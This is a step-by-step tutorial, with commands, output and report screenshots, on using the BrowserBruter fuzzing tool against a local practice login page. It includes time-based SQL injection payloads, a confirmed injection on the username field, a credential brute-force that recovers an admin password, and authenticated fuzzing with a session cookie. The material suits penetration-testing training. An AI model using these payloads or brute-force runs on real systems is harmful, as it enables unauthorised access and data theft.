

How to use browser bruter


How to use BrowserBruter

1. Fuzzing simple form

A login form with a light blue header bar containing the text 'Please Sign in'. Below the header, there are two input fields. The first is labeled 'Username' and contains the placeholder text 'Username'. The second is labeled 'Password' and contains the placeholder text 'Password'. Below these fields is a button with a right-pointing arrow icon and the text 'Sign in'.

Get the elements -

1. Right click on the element -> Inspect element -> Copy either name, id or class.



Repeat this for all elements.

Now we need `--target`, `--payloads`, `--attack`, `--elements`, `--button` options.

`--target` will be the page we want to fuzz so:

- `--target http://localhost/login3.php`

`--payloads` will be the file containing payloads:

- Create a file with some SQL Injection payloads

```
\'  
(select*from(select(sleep(20)))a) '  
'+(select*from(select(sleep(20)))a)+'  
and (select*from(select(sleep(20)))a) - -  
,(select*from(select(sleep(20)))a)  
' - '  
admin") or "1"="1"/*
```

![[Pasted image 20240405135254.png]]


--attack we are fuzzing the form so we will use snipe attack mode -

- --attack 1

--elements We will provide comma separated list of values -

- --elements username,password

--button We have to provide the button which submits the form -



- `--button btn-default`

And we need one more options - `--fill`

Because we need to fill the form, so we have to tell the browserbruter which fields should be automatically be filled while they are not being fuzzed.

The image shows the 'Please Sign in' form again. Two red arrows point to the input fields: one points to the 'Username' field and the other points to the 'Password' field. The arrows are labeled with red circles containing the numbers '1' and '2' respectively.

So we have to fill username and password fields with random value to successfully submit the form, otherwise we will get the `field is empty error - field is required error`

`--fill`

- `--fill username,password`

Final command

```
python3 BrowserBruter.py --elements username,password
--payloads sqli.txt --target
http://localhost/login3.php --button btn-default --
attack 1 --fill username,password
```

Run the Attack

```
➤ ➤==> python3 BrowserBruter.py --elements username,password --payloads sq
li.txt --target http://localhost/login3.php --button "button.btn.btn-default"
--attack 1 --fill username,password
```

Wait for attack to finish

```
[+]-----[+]
INFO: Either --verbose or --debug flag detected creating logs in → logs/BrowserBruterSTDOUT.txt
[+]-----[+]

[+]-----[+]
Legal Warning: This Browser-Bruter open-source penetration testing tool is Copyrighted Property of Net-Square Solutions PVT LTD. provided for educational and
e solely responsible for ensuring compliance with all applicable laws and regulations, and the developer(s) disclaim any liability for misuse or damage cause
[+]-----[+]

[+]-----[+]
[+] Start Time : 2024-06-28_19-54-03
[+] Target URL : http://localhost/login3.php
[+] Attack Mode: SNIPER
[+] Elements : username,password
[+] Payloads : sqli.txt
[+] Button : button.btn.btn-default
[+]-----[+]

[+]-----[+]
INFO: Press ENTER to pause the attack.
[+]-----[+]

Fuzzing Progress for Browser → 0: 100%| 14/14
```

```

[+]-----[+]
INFO: Generating Final Report
[+]-----[+]

[+]-----[+]
INFO: Remaining Payloads (if any) have been stored → BrowserBruter_Reports/localhost/2024-06-28_19-54-03/Remaining_Payloads.txt
[+]-----[+]

[+]-----[+]
INFO: Processed Payloads (if any) have been stored → BrowserBruter_Reports/localhost/2024-06-28_19-54-03/Processed_Payloads.txt
[+]-----[+]

[+]-----[+]
INFO: Report Generated → BrowserBruter_Reports/localhost/2024-06-28_19-54-03/localhost-2024-06-28_19-54-03.csv
[+]-----[+]

[+]-----[+]
INFO: Fuzzing end time → 2024-06-28_19-55-08 Total Running time → 0:01:04
[+]-----[+]

```

Explore the Report

-> Command

```
python3 ReportExplorer.py --report <report-path>
```

```
python3 ReportExplorer.py --report BrowserBruter_Reports/localhost/2024-06-28_19-54-03/localhost-2024-06-28_19-54-03.csv
```

BrowserBruter Report Explorer											
Index	Request Time	Fuzzing	Payload	Method	URL	Response Time	Cycle Time Milliseconds	Response Status Code	Response	Index	Request Time
0	2024-06-28 19:54:06	username	'	GET	http://localhost/login3.php	2024-06-28 19:54:06	10	200	1084	1	2024-06-28 19:54:08
1	2024-06-28 19:54:08	username	'	POST	http://localhost/login3.php	2024-06-28 19:54:09	57	200	1134	2	2024-06-28 19:54:09
2	2024-06-28 19:54:09	password	'	GET	http://localhost/login3.php	2024-06-28 19:54:09	5	200	1084	3	2024-06-28 19:54:10
3	2024-06-28 19:54:10	password	'	POST	http://localhost/login3.php	2024-06-28 19:54:10	49	200	1134	4	2024-06-28 19:54:10
4	2024-06-28 19:54:10	username	(select*from(select(sleep(2	GET	http://localhost/login3.php	2024-06-28 19:54:10	5	200	1084	5	2024-06-28 19:54:11
5	2024-06-28 19:54:11	username	(select*from(select(sleep(2	POST	http://localhost/login3.php	2024-06-28 19:54:11	51	200	1219	6	2024-06-28 19:54:12
6	2024-06-28 19:54:12	password	(select*from(select(sleep(2	GET	http://localhost/login3.php	2024-06-28 19:54:12	6	200	1084	7	2024-06-28 19:54:13
7	2024-06-28 19:54:13	password	(select*from(select(sleep(2	POST	http://localhost/login3.php	2024-06-28 19:54:13	47	200	1134	8	2024-06-28 19:54:13
8	2024-06-28 19:54:13	username	*(select*from(select(sleep(GET	http://localhost/login3.php	2024-06-28 19:54:13	6	200	1084	9	2024-06-28 19:54:14
9	2024-06-28 19:54:14	username	*(select*from(select(sleep(POST	http://localhost/login3.php	2024-06-28 19:54:14	40055	200	1141	10	2024-06-28 19:54:15
10	2024-06-28 19:54:15	password	*(select*from(select(sleep(GET	http://localhost/login3.php	2024-06-28 19:54:15	5	200	1084	11	2024-06-28 19:54:16
11	2024-06-28 19:54:16	password	*(select*from(select(sleep(POST	http://localhost/login3.php	2024-06-28 19:54:16	51	200	1134	12	2024-06-28 19:54:17
12	2024-06-28 19:54:17	username	and (select*from(select(slee	GET	http://localhost/login3.php	2024-06-28 19:54:17	5	200	1084	13	2024-06-28 19:54:18
13	2024-06-28 19:54:18	username	and (select*from(select(slee	POST	http://localhost/login3.php	2024-06-28 19:54:18	52	200	1134	14	2024-06-28 19:54:19
14	2024-06-28 19:54:19	password	and (select*from(select(slee	GET	http://localhost/login3.php	2024-06-28 19:54:19	5	200	1084	15	2024-06-28 19:54:20
15	2024-06-28 19:54:20	password	and (select*from(select(slee	POST	http://localhost/login3.php	2024-06-28 19:54:20	58	200	1134	16	2024-06-28 19:54:21
16	2024-06-28 19:54:21	username	.(select*from(select(sleep(2	GET	http://localhost/login3.php	2024-06-28 19:54:21	5	200	1084	17	2024-06-28 19:55:00
17	2024-06-28 19:55:00	username	.(select*from(select(sleep(2	POST	http://localhost/login3.php	2024-06-28 19:55:00	50	200	1134		

Request/Response	Web Page Before/After
GET http://localhost/login3.php Host: localhost Proxy-Connection: keep-alive sec-ch-ua: "Not(A;Brand";v="24", "Chromium";v="122" sec-ch-ua-mobile: ?0 sec-ch-ua-platform: "Linux" Upgrade-Insecure-Requests: 1 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/122.0.0.0 Safari/537.36 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7 Sec-Fetch-Site: none Sec-Fetch-Mode: navigate Sec-Fetch-User: ?1 Sec-Fetch-Dest: document Accept-Encoding: gzip, deflate, br Accept-Language: en-GB,en-US;q=0.9,en;q=0.8	HTTP/1.1 200 OK Date: Fri, 28 Jun 2024 14:24:06 GMT Server: Apache/2.4.38 (Debian) X-Powered-By: PHP/7.4.16 Set-Cookie: PHPSESSID=ikqhkaob8v4js6b07o8hgtg6g; path=/ Expires: Thu, 19 Nov 1981 08:52:00 GMT Cache-Control: no-store, no-cache, must-revalidate Pragma: no-cache Vary: Accept-Encoding Content-Encoding: gzip Content-Length: 1084 Content-Type: text/html; charset=UTF-8 <!DOCTYPE html> <html> <head> <title> Stock Management System </title> <!-- bootstrap --> <link href="assets/bootstrap/css/bootstrap.min.css" rel="stylesheet"/> <!-- bootstrap theme --> <link href="assets/bootstrap/css/bootstrap-theme.min.css" rel="stylesheet"/> <!-- font awesome --> <link href="assets/font-awesome/css/font-awesome.min.css" rel="stylesheet"/> <!-- custom css --> <link href="custom/css/custom.css" rel="stylesheet"/> <!-- jquery --> <script src="assets/jquery/jquery.min.js"> </script> <!-- Crvptoits -->

Sort data according to 'Cycle Time MilliSeconds' Column

id	Cycle Time MilliSeconds	Response Time
10	200	200
57	200	200
5	200	200
49	200	200
5	200	200
51	200	200
6	200	200
47	200	200
6	200	200
40055	200	200
5	200	200
51	200	200
5	200	200
52	200	200
5	200	200
58	200	200
5	200	200
50	200	200

e	Cycle Time MilliSeconds	R
40055	200	
58	200	
57	200	
55	200	
52	200	
52	200	
51	200	
51	200	
50	200	
50	200	
49	200	
49	200	
49	200	
47	200	
10	200	
8	200	
6	200	
6	200	

BrowserBruter Report Explorer									
File	filter								
Index	Request Time	Fuzzing	Payload	Method	URL	Response Time	Cycle Time MilliSeconds	Response Status Code	Response Length
9	2024-06-28 19:54:14	username	'*(select*from(select(sleep(20)))a)'	POST	http://localhost/login3.p	2024-06-28 19:54:54	40055	200	1141
15	2024-06-28 19:54:59	password	and (select*from(select(sleep(20)))a)'	POST	http://localhost/login3.p	2024-06-28 19:54:59	58	200	1134
1	2024-06-28 19:54:08	username	'\	POST	http://localhost/login3.p	2024-06-28 19:54:09	57	200	1134
19	2024-06-28 19:55:02	password	(select*from(select(sleep(20)))a)	POST	http://localhost/login3.p	2024-06-28 19:55:02	55	200	1134
13	2024-06-28 19:54:57	username	and (select*from(select(sleep(20)))a)'	POST	http://localhost/login3.p	2024-06-28 19:54:58	52	200	1134
23	2024-06-28 19:55:05	password	'\	POST	http://localhost/login3.p	2024-06-28 19:55:05	52	200	1134
5	2024-06-28 19:54:11	username	(select*from(select(sleep(20)))a)	POST	http://localhost/login3.p	2024-06-28 19:54:11	51	200	1219
11	2024-06-28 19:54:56	password	'*(select*from(select(sleep(20)))a)'	POST	http://localhost/login3.p	2024-06-28 19:54:56	51	200	1134
21	2024-06-28 19:55:03	username	'\	POST	http://localhost/login3.p	2024-06-28 19:55:03	50	200	1141
17	2024-06-28 19:55:00	username	(select*from(select(sleep(20)))a)	POST	http://localhost/login3.p	2024-06-28 19:55:00	50	200	1134
25	2024-06-28 19:55:06	username	admin") or "1"="1"/*	POST	http://localhost/login3.p	2024-06-28 19:55:06	49	200	1134
3	2024-06-28 19:54:10	password	'\	POST	http://localhost/login3.p	2024-06-28 19:54:10	49	200	1134
27	2024-06-28 19:55:07	password	admin") or "1"="1"/*	POST	http://localhost/login3.p	2024-06-28 19:55:07	49	200	1134
7	2024-06-28 19:54:13	password	(select*from(select(sleep(20)))a)	POST	http://localhost/login3.p	2024-06-28 19:54:13	47	200	1134
0	2024-06-28 19:54:06	username	'\	GET	http://localhost/login3.p	2024-06-28 19:54:06	10	200	1084
26	2024-06-28 19:55:06	password	admin") or "1"="1"/*	GET	http://localhost/login3.p	2024-06-28 19:55:06	8	200	1084

Request/Response Web Page Before/After

POST http://localhost/login3.php

HTTP/1.1 200 OK

Copy the Payload

zzing	Payload	Method	
	'+(select*from(select(sleep(20)))a	POST	http:
	and (select*from(select(sleep(20)))a--	POST	http:
	\'	POST	http:
	,(select*from(select(sleep(20)))a)	POST	http:
	and (select*from(select(sleep(20)))a)--	POST	http:
	\'	POST	http:
	(select*from(select(sleep(20)))a)'	POST	http:
	'+(select*from(select(sleep(20)))a)+'	POST	http:
	\'	POST	http:
	,(select*from(select(sleep(20)))a)	POST	http:
	admin") or "1"="1"/*	POST	http:
	\'	POST	http:
	admin") or "1"="1"/*	POST	http:
	(select*from(select(sleep(20)))a)'	POST	http:
	\'	GET	http:
	admin") or "1"="1"/*	GET	http:

Paste the payload



Please Sign in

Incorrect username/password combination

Username

Password

Please Sign in

Username

Password

Sign in

We have successfully found the Time Based SQL Injection on username field

2. Bruteforcing the login page

Get the elements just as we did in previous task

Run the following command

```
python3 BrowserBruter.py --elements-payloads
username:username.txt,password:passwords.txt --
target http://localhost/login3.php --button btn-
default --attack 4 --remove-session
```

```
python3 BrowserBruter.py --elements-payloads username:username.txt,password:passwords.txt --target http://localhost/login3.php --button btn-default --attack 4 --remove-session
```

Wait for attack to finish

```
[+]-----[+]
Legal Warning: This Browser-Bruter open-source penetration testing tool is Copyrighted Property of Net-Square Solutions PVT LTD. provided for educational and ethical purposes only. Users are solely responsible for ensuring compliance with all applicable laws and regulations, and the developer(s) disclaim any liability for misuse or damage caused by the tool.
[+]-----[+]
[+]-----[+]
[+] Start Time : 2024-06-28 20-22-21
[+] Target URL : http://localhost/login3.php
[+] Attack Mode: CLUSTER BOMB
[+] Elements:Payloads: username:username.txt
[+] Elements:Payloads: password:passwords.txt
[+] Button : btn-default
[+]-----[+]
[+]-----[+]
INFO: Press ENTER to pause the attack.
[+]-----[+]
Fuzzing Progress for Browser -> 0: 100% | 111/111 [02:02:00:00, 1.11s/iteration]
```

```

[+]-----[+]
INFO: Generating Final Report
[+]-----[+]

[+]-----[+]
INFO: Processed Payloads (if any) have been stored → BrowserBruter_Reports/localhost/2024-06-28_20-22-21/Processed_Payloads.txt
[+]-----[+]

[+]-----[+]
INFO: Report Generated → BrowserBruter_Reports/localhost/2024-06-28_20-22-21/localhost-2024-06-28_20-22-21.csv
[+]-----[+]

[+]-----[+]
INFO: Fuzzing end time → 2024-06-28_20-24-26 Total Running time → 0:02:05
[+]-----[+]

```

Load the report in Report Explorer

	Cycle Time MilliSeconds	Response Status Code	Response Length	welcome	dashboard	success
7	200	1084	0	0	0	0
66	200	1134	0	0	0	0
49	200	1134	0	0	0	0
6	200	1084	0	0	0	0
52	200	1134	0	0	0	0
5	200	1084	0	0	0	0
49	200	1134	0	0	0	0
5	200	1084	0	0	0	0
54	200	1134	0	0	0	0
6	200	1084	0	0	0	0
57	200	1134	0	0	0	0
11	200	1084	0	0	0	0
48	200	1134	0	0	0	0
54	200	1134	0	0	0	0
5	200	1084	0	0	0	0
5	200	1084	0	0	0	0
50	200	1134	0	0	0	0
6	200	1084	0	0	0	0

Response Time	Cycle Time MilliSeconds	Response Status Code	Response Length	welcome	dashboard	success
06-28 20:22:50	52	302	3050	0	5	1
06-28 20:22:37	5	200	1084	0	0	0
06-28 20:22:25	8	200	1084	0	0	0
06-28 20:22:26	55	200	1141	0	0	0
06-28 20:22:26	6	200	1084	0	0	0
06-28 20:22:27	51	200	1141	0	0	0
06-28 20:22:27	5	200	1084	0	0	0
06-28 20:22:28	50	200	1141	0	0	0
06-28 20:22:28	6	200	1084	0	0	0
06-28 20:22:29	50	200	1141	0	0	0
06-28 20:22:30	6	200	1084	0	0	0
06-28 20:22:52	8	200	1084	0	0	0
06-28 20:22:30	49	200	1141	0	0	0
06-28 20:22:32	6	200	1084	0	0	0
06-28 20:22:49	5	200	1084	0	4	1
06-28 20:22:53	8	200	1084	0	0	0
06-28 20:22:33	6	200	1084	0	0	0
06-28 20:22:34	50	200	1141	0	0	0

Fuzzing	Payload	Me
ername', 'pass	('portaladmin', 'super_strong_password')	POST
ername', 'pass	('portaladmin', 'ksimpson')	GET
ername', 'pass	('portaladmin', 'wqwer')	POST
ername', 'pass	('portaladmin', 'tryhackme')	GET
ername', 'pass	('portaladmin', 'tryhackme')	POST
ername', 'pass	('portaladmin', 'super_strong_password')	GET
ername', 'pass	('portaladmin', 'super_strong_password')	GET
ername', 'pass	('portaladmin', 'qwerty789')	GET
ername', 'pass	('portaladmin', 'qwerty789')	POST
ername', 'pass	('portaladmin', 'qesdgs6e56')	GET
ername', 'pass	('portaladmin', 'qesdgs6e56')	POST
ername', 'pass	('portaladmin', 'Meg4c0rp_4dmin')	GET
ername', 'pass	('portaladmin', 'onedayyoufeellikecrying')	GET
ername', 'pass	('portaladmin', 'ksimpson')	POST
ername', 'pass	('portaladmin', 'xxj31ZMTZzkVA')	GET
ername', 'pass	('portaladmin', 'jeanpaul')	GET
ername', 'pass	('portaladmin', 'jeanpaul')	POST
ername', 'pass	('portaladmin', 'jeO09ufhWD<s')	GET


localhost/login2.php

Please Sign in

Username
portaladmin

Password

Sign in



3. Javascript Automation + Authenticated fuzzing

```
python3 BrowserBruter.py --elements
editBrandStatus,editBrandName,brandId --payloads
sqli.txt --button editBrandBtn --target
http://localhost/brand.php --cookie
PHPSESSID:ujmrvhk6esu84l8r2i2h2ee7f2 --attack 1 --
delay-before 0.3 --fill editBrandName --javascript
"document.querySelector('button.btn.btn-
default.dropdown-toggle').click();
document.querySelector('a[data-
target=\"#editBrandModel\"]').click();"

```

4. Javascript Automation with --pause switch

```
python3 BrowserBruter.py --elements
editBrandStatus,editBrandName,brandId --payloads

```

```
sqli.txt --button editBrandBtn --target  
http://localhost/brand.php --attack 1 --delay-before  
0.3 --fill editBrandName --javascript  
"document.querySelector('button.btn.btn-  
default.dropdown-toggle').click();  
document.querySelector('a[data-  
target=\"#editBrandModel\"]').click();" --pause
```